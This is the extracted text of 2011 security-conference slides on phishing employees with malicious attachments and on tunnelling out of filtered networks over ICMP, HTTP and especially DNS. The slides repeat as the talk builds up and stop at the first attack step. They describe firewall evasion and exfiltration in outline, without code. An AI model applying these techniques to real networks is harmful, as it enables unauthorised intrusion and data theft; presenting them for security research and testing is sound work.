



Digital Security
Research Group

DNS for EVIL

Alexey Sintsov



ConfidEncE 2011



I am...

Playing with SAP



ERPScan

Security Scanner for SAP NetWeaver

Do research



Digital Security
Research Group

Write articles



BUT my JOB is PENETRATION TESTER





Common work

Task: Test employees awareness of IT policies and common security risks

Tools: Metasploit/SET

Action: Spam e-mail messages with attached PDF or link

Idea: Tempt employers to open a malicious email attachment or visit malicious web-site



Common work

Task: Test employees awareness of IT policies and common security risks

Tools: Metasploit/SET

Action: Spam e-mail messages with attached PDF or link

Idea: Tempt employers to open a malicious email attachment or visit malicious web-site

vs.

Antivirus	- block known exploits with PDF
Firewall	- block traffic to attacker
Awareness	- make employer smarter)



Common work

Task: Test employees awareness of IT policies
and common security risks

Tools: Metasploit/SET

Action: Spam e-mail messages with attached PDF or link

Idea: Tempt employees to open a malicious email attachment
or visit malicious web-site

vs.

Antivirus

Firewall

Awareness

- block traffic to S.W.
- block traffic to attacker
- make employer smarter)

Obfuscation

0day



Common work

Task: Test employees awareness of IT policies
and common security risks

Tools: Metasploit/SET

Action: Spam e-mail messages with attached PDF or link

Idea: Tempt employees to open a malicious email attachment
or visit malicious web-site

vs.

Antivirus

Firewall

Awareness

- block traffic to S.W.
- block traffic to attacker
- make (attacker)

Obfuscation

0day

Social Engineering



Common work

Task: Test employees awareness of IT policies
and common security risks


Tools: Metasploit/SET

Action: Spam e-mail messages with attached PDF or link

Idea: Tempt employers to open a malicious email attachment
or visit malicious web-site

vs.

Antivirus
Firewall
Awareness





Tunnel

ICMP

ICMP traffic must be allowed

HTTP

Web proxy with
black-list
or without
OR
HTTP traffic must
be allowed

DNS

DNS service must
forward client's
requests



Tunnel

Do not
forget about
mail, ftp,
ntp ...

ICMP

ICMP traffic must be allowed

HTTP

Web proxy with
black-list
or without
OR
HTTP traffic must
be allowed

DNS

DNS service must
forward client's
requests



Tunnel

ICMP

ICMP traffic must be
allowed

Rarely

HTTP

Web proxy with
HTTP

**Often /
Sometimes**

HTTP traffic must
be allowed

DNS

DNS service must
be allowed

**Always /
Often**



Tunnel

ICMP

ICMP traffic must be allowed

Rarely

HTTP

Web proxy with

Often /
Sometimes

HTTP traffic must be allowed

DNS




DNS service must be allowed

Always /
Often

Most realistic scenario




Target



Attacker





Target






Target




Allow 25
Allow 110
Deny all



Attacker




Target






Step one – send mail



